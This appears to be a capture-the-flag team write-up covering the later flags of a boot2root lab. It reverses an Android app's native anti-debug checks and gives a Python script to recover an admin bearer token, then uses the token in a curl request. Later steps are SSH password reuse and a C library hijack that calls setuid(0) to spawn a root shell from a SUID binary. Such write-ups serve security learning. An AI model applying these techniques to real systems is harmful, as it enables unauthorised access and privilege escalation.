
- Discovery: The VIP mobile app (
VIPs.apk) communicates withhttp://<host>:3000/via/send,/fetch, and/users. - Reversing Approach:
- Extracted
libctfnative.sofrom APK; IDA showed native anti-debug but after a few minutes of reversing gotbearer_token_admin_access_2024_ctf.- sub_1E700: ptrace anti-debug (PTRACE_TRACEME, /proc/self/status TracerPid == 0) and /proc/self/maps scan for libfrida-gadget.so; failures return ANALYSIS_DETECTED.
- sub_1E120: JNI walks the caller class; activity.getClass().getName() must contain DevMenuActivity or it returns INVALID_CONTEXT.
- sub_1E280: grabs the Java stack trace and demands a DevMenuActivity frame in the top ~10 entries; otherwise INVALID_CALL_STACK.
- sub_1E4D0: reads the launch Intent extra decrypted_secret; it has to equal
front_man_secret_access_key, else INTENT_NOT_EXPLOITED. - When all pass, sub_1E5F0 deobfuscates the static tables (unk_BA3D/byte_C648/off_4A72C) to emit the bearer token
- Extracted
Solve script:
#!/usr/bin/env python3
"""
Minimal reproducer for the native secret builder inside libctfnative.so.
Parses the three lookup tables directly from the shared library and emits
the bearer token without running the APK.
"""

from pathlib import Path

LIB_PATH = Path("libctfnative.so")
UNK_BA3D = 0xBA3D
BYTE_C648 = 0xC648
OFF_4A72C = 0x4A72C
A4D_DELTA = -0x3E5B3  # signed form of 0xFFFC1A4D


def _rotate_alpha(byte_val: int) -> int:
    """Emulates the weird letter-shuffling performed in sub_1E5F0."""
    if 97 <= byte_val <= 122:  # lowercase
        tmp1 = byte_val - 84
        tmp2 = byte_val - 110
        if tmp1 < 26:
            tmp2 = tmp1
        return (tmp2 + 97) & 0xFF
    if 65 <= byte_val <= 90:  # uppercase
        tmp1 = byte_val - 52
        tmp2 = byte_val - 78
        if tmp1 < 26:
            tmp2 = tmp1
        return (tmp2 + 65) & 0xFF
    return byte_val


def recover_token(blob: bytes) -> str:
    out = []
    rolling = 0
    for n in range(34):
        b = blob[UNK_BA3D + n] ^ blob[BYTE_C648 + (n & 7)] ^ 0x42
        b = _rotate_alpha(b)

        v4 = (613_566_757 * n) >> 32
        tmp = (v4 + ((n - v4) >> 1)) >> 2
        index = OFF_4A72C + A4D_DELTA - 7 * tmp + n

        b ^= rolling
        b ^= blob[index]
        out.append(b & 0xFF)
        rolling = (rolling + 3) & 0xFF
    return bytes(out).decode()


def main() -> None:
    blob = LIB_PATH.read_bytes()
    print(recover_token(blob))


if __name__ == "__main__":
    main()
- This constant is the bearer token required by the Express server.
- Exploitation (unintended):

We remember about a previous finding, using `dirsearch`.
curl -H "Authorization: Bearer bearer_token_admin_access_2024_ctf" http://172.16.50.71:3000/users- Response contained the flag
flag{fr0nt_m4n_s3cr3t_4((355_k3y}and some other credentials:

Flag 6: flag{fr0nt_m4n_s3cr3t_4((355_k3y}
boot2root – /usr/bin/squid
After we see the credentials, we try Password Reuse on SSH with user jack, it works well. Like HTB machines, this is a classic boot2root or privilege escalation task.
We search the SUID binaries with find / -user root -perm -4000 -type f 2>/dev/null and saw a interesting one called squid, we dumped with SCP and start investigations, meanwhile a teammate checked the crontabs.

We saw the binary needs an argument and it’s UPX packed. First step was to unpack using upx -d ./squid:
Our teammate found the key via CHATGPT :

squid_binaryexpects a single CLI argument. Internally it Base64-decodes two values:bGlic3F1aWQuc28=→libsquid.socnVuX2hlbHBlcg==→run_helper
- It decodes the user-supplied key, compares it to the hardcoded string

This_Is_Not_The_Flag_its_The_Decoded_Key, and thendlopen()s/usr/lib/libsquid.soand invokes therun_helpersymbol. - With the cronjobs part and load dynamic libraries, we got an idea to overwrite the library with a setuid(0) and spawn root shell, our new compiled library.
#include <stdio.h>
#include <stdlib.h>
void init() {
	setuid(0); // Set user ID to root
	system("/bin/bash"); // Spawn a root shell
}
gcc -shared -fPIC -o libsquid.so exploit.c
Reference: https://medium.com/@hemparekh1596/ld-preload-and-dynamic-library-hijacking-in-linux-237943abb8e0

The VM was broken, after a simple restart everything works.
Flag 7: flag{Th3_G@m3_Will_N0t_End_unl3ss_Th3_W0rld_Ch@ng3s}
NOOOO! WAIT, do you think, we forgot about task 5 ???? Nope, after reset, flag 5 was in SMTP via MESSAGE command.
Flag 5: flag{m4sk3d_m4n_c0ntr0l_3ntry}
AND thats it, WIN 1st place